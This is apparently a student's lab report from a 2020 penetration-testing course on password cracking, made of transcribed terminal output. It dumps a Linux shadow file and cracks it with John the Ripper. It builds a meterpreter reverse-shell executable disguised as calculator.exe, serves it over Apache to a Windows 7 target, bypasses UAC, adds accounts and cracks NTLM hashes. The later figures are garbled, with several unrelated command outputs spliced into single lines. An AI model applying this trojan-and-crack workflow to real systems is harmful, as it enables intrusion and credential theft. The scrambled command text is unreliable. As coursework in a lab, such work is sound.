

Assignment #4

Kilah Summer 2020

Module 4: Password Cracking

Task A:

1. Create six different users with different passwords (separate into two groups) and add them to Kali VM. Then use John the Ripper to implement a dictionary attack to crack the passwords(no need to crack all of the passwords).




figure 4.1 Using the command `#cat /etc/passwd`




Figure 4.2 Adding three users to two groups each

- I used the command **useradd Peanut_Man -g Suffolk** to add a user to the Suffolk group

Suffolk

Tampa

Username	Password		Username	Password
Peanut_Man	123123		Sunny	2welcome
Forest	123456789		Sunset_View	academic
Captain_America	lsarjose		Ocean_Eyes	acapulco

```

root@CS2APenTest:~# passwd Peanut_Man
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Forest
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Captain_America
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Sunny
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Sunset_View
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Ocean_Eyes
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~#

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Figure 4.3 Password added to each user using command ***passwd***

```

root@CS2APenTest:~# tail -6 /etc/shadow | lab4shadow.txt
CYS301 Documents lab4shadow.txt Pictures Templates VMshare
Desktop Downloads Music Public Videos
root@CS2APenTest:~# ls -lt
total 40
-rw-r--r-- 1 root root 819 Aug  2 19:29 lab4shadow.txt
drwxr-xr-x 2 root 4096 Jan 24 2019 Downloads
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root 4096 Jan 22 2019 Documents
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare/
drwxr-xr-x 4 root 4096 Nov 13 2017 CYS301
drwxr-xr-x 2 root root 4096 Mar  1 2017 Music
drwxr-xr-x 2 root root 4096 Mar  1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar  1 2017 Public
drwxr-xr-x 2 root root 4096 Mar  1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar  1 2017 Videos
root@CS2APenTest:~#

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Figure 4.4 Saved and exported shadow file

```

Kali - Internal Workstation - VMware Workstation
File Edit View VM Tabs Help ||| Applications Places Terminal Sun 19:34

root@CS2APenTest: # gunzip /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory
root@CS2APenTest: #
root@CS2APenTest: # gunzip /usr/share/wordlists/rockyou.txt.gz
root@CS2APenTest: # cp /usr/share/wordlists/rockyou.txt ./
root@CS2APenTest: # ls -lt
total 136688
-rw-r--r-- 1 root root 139921507 Aug 2 19:32 rockyou.txt
-rw-r--r-- 1 root root 819 Aug 2 19:29 lab4shadow.txt
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents
lrwxrwxrwx 1 root root 7018 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos
root@CS2APenTest: # john lab4shadow.txt --wordlist=rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
root@CS2APenTest: # ls -lt
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos
root@CS2APenTest: # 

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Windows Taskbar (Top): Sun 19:34 PM 8/2/2020
Windows Taskbar (Bottom): 7:34 PM 8/2/2020

Kali - Internal Workstation - VMware Workstation
File Edit View VM Tabs Help ||| Applications Places Terminal Sun 19:35

root@CS2APenTest: # gunzip /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory
root@CS2APenTest: #
root@CS2APenTest: # gunzip /usr/share/wordlists/rockyou.txt.gz
root@CS2APenTest: # cp /usr/share/wordlists/rockyou.txt ./
root@CS2APenTest: # ls -lt
total 136688
-rw-r--r-- 1 root root 139921507 Aug 2 19:32 rockyou.txt
-rw-r--r-- 1 root root 819 Aug 2 19:29 lab4shadow.txt
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents
lrwxrwxrwx 1 root root 7018 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos
root@CS2APenTest: # john lab4shadow.txt --wordlist=rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (Forest)
123123 (Peanut Man)
acapulco (Ocean_Eyes) at 40
root@CS2APenTest: # ls -lt
drwxr-xr-x 1 root root 819 Aug 2 19:29 lab4shadow.txt
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos
root@CS2APenTest: # 

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Windows Taskbar (Top): Sun 19:35 PM 8/2/2020
Windows Taskbar (Bottom): 7:35 PM 8/2/2020

```

Figure 4.5 Starting John Attack

- used command `#john lab4shadow.txt --wordlist=rockyou.txt` to retrieve passwords.

2. Create a list of three users with the simple password in Windows 7 VM and use John the Ripper to crack the passwords(no need to crack all the passwords).

```

root@CS2APenTest: # msfvenom
Error: No options
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options: Name      Last modified          Description
        -l, --list      <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
        -p, --payload   <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options <value>      List --payload <value>'s standard, advanced and evasion options
        -f, --format    <format>    Output format (use --list formats to list)
        --encoder      <encoder>   The encoder to use (use --list encoders to list)
        --sec-name     <value>      The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest      <value>      Generate the smallest possible payload using all available encoders
        --encrypt       <value>      The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key  <value>      A key to be used for --encrypt
        --encrypt-iv   <value>      An initialization vector for --encrypt
        -a, --arch      <arch>      The architecture to use for --payload and --encoders (use --list archs to list)
        --platform     <platform>  The platform for --payload (use --list platforms to list)
        -o, --out       <path>     Save the payload to a file
        -b, --bad-chars <list>     Characters to avoid example: '\x00\xff'
        -n, --nopsled   <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops     <value>     Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops mi
        nus payload length)
        -s, --space     <length>   The maximum size of the resulting payload
        --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
        -i, --iterations <count>   The number of times to encode the payload
        -c, --add-code  <path>     Specify an additional win32 shellcode file to include
        -x, --template  <path>     Specify a custom executable file to use as a template
        -k, --keep      <value>     Preserve the --template behaviour and inject the payload as a new thread
        -v, --var-name  <value>     Specify a custom variable name to use for certain output formats
        -t, --timeout   <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
        -h, --help      Show this message

root@CS2APenTest: # -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o calculator.exe
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```

Figure 4.6 Used *msfvenom* to establish a reverse shell connection with Windows 7

```

root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o calculator.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] Arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: calculator.exe
root@CS2APenTest: # service apache2 start
root@CS2APenTest: # cp calculator.exe /var/www/html/
root@CS2APenTest: # ls /var/www/html/
calculator.exe index.html index.nginx-debian.html
root@CS2APenTest: # rm /var/www/html/index*
root@CS2APenTest: # ls /var/www/html/  evasion
calculator.exe
root@CS2APenTest: #

```

Figure 4.7 Created malicious file for target machine to download (Windows 7)




Figure 4.8 Downloaded and ran malicious file on Windows 7 to begin exploit from Internal Kali

```

File Edit View VM Tabs Help | X | 
File Edit View Search Terminal Help
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv
-a, --arch <arch> The architecture to use for the payload
--platform <platform> The platform to use for the payload
-o, --out <file> The output file to save the payload to
-b, --bad-chars <chars> Bad characters to avoid in the payload
-n, --nopslst <list> A list of NOP sleds to use
--pad-nops <nops> The number of NOPs to prepend to the payload
--nops-length <length> The length of the NOP sled
--space <space> The space between the exploit and the payload
--encoder-space <length> The length of the encoder space
--iterations <iterations> The number of iterations to use
--add-code <code> Additional code to add to the payload
-c, --template <template> Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?
-x, --template-path <path> Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?
-k, --keep <keep> Keep the exploit after it has been run and inject the payload as a new thread
-v, --var-name <var> Specify a custom variable name to use for certain output formats
-t, --timeout <seconds> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help <help> Show this message
root@CS2APenTest: # -p windows/eterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o calculator.exe
bash: -p: command not found
root@CS2APenTest: # msfvenom -p windows/eterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o calculator.exe
[-] No platform was selected, choosing 'windows' based on the target
[-] No arch selected, selecting 'x86' based on the target
[-] No encoder or badchars specified, outputting raw payload
[*] Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: calculator.exe
[*] Exploit completed, but no session was created.
[*] To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
root@CS2APenTest: # service apache2 start
root@CS2APenTest: # cp calculator.exe /var/www/html/
[+] msf5 v5.0.38-dev
[+] 1912 exploits - 1073 auxiliary - 329 post
calculator.exe index.html + -=[ 545 payloads - 45 encoders - 10 nops
root@CS2APenTest: # rm /var/www/html/calculator.exe
[+] 3 evasion
root@CS2APenTest: # ls /var/www/html/
calculator.exe
root@CS2APenTest: # msf5 > info exploit/multi/handler

```

Figure 4.9 continued to use command **msfconsole** to exploit Windows 7

Kali - Internal Workstation - VMware Workstation

```

File Edit View VM Tabs Help | ||| Applications Places Terminal
File Edit View Search Terminal Help
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv
-a, --arch <value>
--platform <value>
-o, --out <value>
-b, --bad-chars <value>
-n, --nopsled <value>
--pad-nops <value>
-nopsled-length <value>
-s, --space <value>
--encoder-space <value>
-i, --iterations <value>
-c, --add-code <value>
Applies additional assembly code to the exploit payload
-x, --template <value>
-k, --keep <value>
-v, --var-name <value>
-t, --timeout <value>
-h, --help Show this message
root@CS2APenTest: # -p winmsf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
bash: -p: command not found
msfvenom exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
[-] No platform was selected, selecting windows/meterpreter/reverse_tcp from the payload
[-] No arch selected, selecting arch=auto from the payload
[*] No encoder or badchars specified, selecting none
[*] No payload selected, selecting payload=windows/local/bypassuac
[*] No service selected, selecting service=calculator from the payload
[*] Final size of exe file: 731 bytes
[*] msf5 exploit(windows/local/bypassuac) > set lport 2237
[*] Saved as: calculator.exe
[*] msf5 exploit(windows/local/bypassuac) > set session 1
[*] root@CS2APenTest: # service session >> 1
[*] root@CS2APenTest: # cp calcmsf5 exploit(windows/local/bypassuac) > show options
[*] calculator.exe index.html Module options (exploit/windows/local/bypassuac):
[*] root@CS2APenTest: # rm /var/www/html/index
[*] root@CS2APenTest: # ls /var/www/html/
calculator.exe index.html Module options (exploit/windows/local/bypassuac)
calculator.exe
[*] root@CS2APenTest: #

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Figure 4.10 bypassed uac to gain administrative access to Windows 7

Kali - Internal Workstation - VMware Workstation

```

File Edit View VM Tabs Help | ||| Applications Places Terminal
File Edit View Search Terminal Help
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv
-a, --arch <value>
--platform <value>
-o, --out <value>
-b, --bad-chars <value>
-n, --nopsled <value>
--pad-nops <value>
-nopsled-length <value>
-s, --space <value>
--encoder-space <value>
-i, --iterations <value>
-c, --add-code <value>
Applies additional assembly code to the exploit payload
-x, --template <value>
-k, --keep <value>
-v, --var-name <value>
-t, --timeout <value>
-h, --help Show this message
root@CS2APenTest: # -p winC:\Windows\System32>net user /add Peanut_Man 123123 rt=2237 -f exe -o calculator.exe
bash: -p: command not found
[*] Part of Administrators group! Continuing...
[*] Uploading the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:2237 -> 192.168.10.9:1039) at 2018-08-02 20:07:45 -0400
[*] Process 2564 created, custom executable file to use as a template
[*] Channel 1 created.
[*] Microsoft Windows [Version 6.1.7600]
[*] Copyright (c) 2009 Microsoft Corporation. All rights reserved.
[*] The command completed successfully.
[*] root@CS2APenTest: # -p winC:\Windows\System32>net user /add Captain_America lsarjose
[*] The command completed successfully.
[*] root@CS2APenTest: # service apache2 start
[*] root@CS2APenTest: # cp calcC:\Windows\System32>net user /add Sunset_View academic
[*] root@CS2APenTest: # ls /var/net user /add Sunset_View academic
[*] calculator.exe index.html The command completed successfully.
[*] root@CS2APenTest: # rm /var/www/html/index
[*] root@CS2APenTest: # ls /var/www/html/
calculator.exe index.html C:\Windows\System32>
[*] root@CS2APenTest: #

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Figure 4.11 Administrative access gained and three users created using command `net user /add`

```

root@CS2APenTest: # gedit lab4hashes.txt
root@CS2APenTest: # john lab4hashes.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 7 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 150 candidates buffered for the current salt, minimum 512 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
          (Window 7)
          (Sunset View)
          (Peanut Man)
          (HomeGroupUsers)
          (Guest)
[-] No platform was selected. (Captain America)
[-] No arch selected. (Administrator) System32>exit
No payload size or exe file: ./Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Saved as: calculator.exe Captain America:1004:aad3b435b51404eeaad3b435b51404ee:720314fd46f4c12463c1edb4144c5df0:::
root@CS2APenTest: # service Guest:501:aad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root@CS2APenTest: # cp calc HomeGroupUser:1002:aad3b435b51404eeaad3b435b51404ee:7d97cf57c09bad3139f56290e444b23:::
root@CS2APenTest: # ls /vo Peanut Man:1003:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ec267657d3174:::
calculator.exe index.html Sunset View:1005:aad3b435b51404eeaad3b435b51404ee:4ce9adea330a0f7a284dd0c9bf0b4ff:::
root@CS2APenTest: # rm /vo Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
root@CS2APenTest: # ls /vo
               meterpreter > Interrupt: use the 'exit' command to quit
calculator.exe meterpreter > []
root@CS2APenTest: #

```

Figure 4.12 Used command `gedit lab4hashes.txt` to create a file for the hashes

```

root@CS2APenTest: # gedit lab4hashes.txt
root@CS2APenTest: # john lab4hashes.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 7 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 150 candidates buffered for the current salt, minimum 512 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
          (Window 7)
          (Sunset View)
          (Peanut Man)
          (HomeGroupUsers)
          (Guest)
[-] No platform was selected. (Captain America)
[-] No arch selected. (Administrator) System32>exit
No payload size or exe file: ./Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Saved as: calculator.exe Captain America:1004:aad3b435b51404eeaad3b435b51404ee:720314fd46f4c12463c1edb4144c5df0:::
root@CS2APenTest: # service Guest:501:aad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root@CS2APenTest: # cp calc HomeGroupUser:1002:aad3b435b51404eeaad3b435b51404ee:7d97cf57c09bad3139f56290e444b23:::
root@CS2APenTest: # ls /vo Peanut Man:1003:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ec267657d3174:::
calculator.exe index.html Sunset View:1005:aad3b435b51404eeaad3b435b51404ee:4ce9adea330a0f7a284dd0c9bf0b4ff:::
root@CS2APenTest: # rm /vo Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
root@CS2APenTest: # ls /vo
               meterpreter > Interrupt: use the 'exit' command to quit
calculator.exe meterpreter > []
root@CS2APenTest: #

```

Figure 4.13 Used command ***john lab4hashes.txt*** to John the Ripper crack the passwords

```
File Edit View Search Terminal Help
Use the "--format=NT" option to force loading these as that type instead of applying to the shellcode (use --list encrypt to list)
Using default input encoding: UTF-8
Using default target encoding: CP850
Using default target encoding: CP850
Loaded 7 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 17 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
    encoder (Window 7)
    -i, --iterate (Sunset View)
    -c, --add-con (Peanut Man) Windows\SYSTEM32>net user /add Captain_America lsarjose
    -x, --template (HomeGroupUser) > net user /add Captain_America lsarjose
    -k, --keep (Guest) > command completed successfully.
    -v, --var-name (Captain_America)
    -t, --time-out (Administrator)
    Tg 0:00:00:00 DONE 2/3 (2020-08-02 20:18) 350.0g/s 731800p/s 731800c/s 5122KC/s 123456..CHANGEC
Use the "--show -format=LM" options to display all of the cracked passwords reliably
Session completed not found. The command completed successfully.
root@CS2APenTest: # john lab4hashes.txt --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 17 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password (Window 7)
    encoder (Administrator) > net user /add Peanut_Man1003 and 3b435b51404ee and 3b435b51404ee and 579110c49145015c47cc267657d3174:::
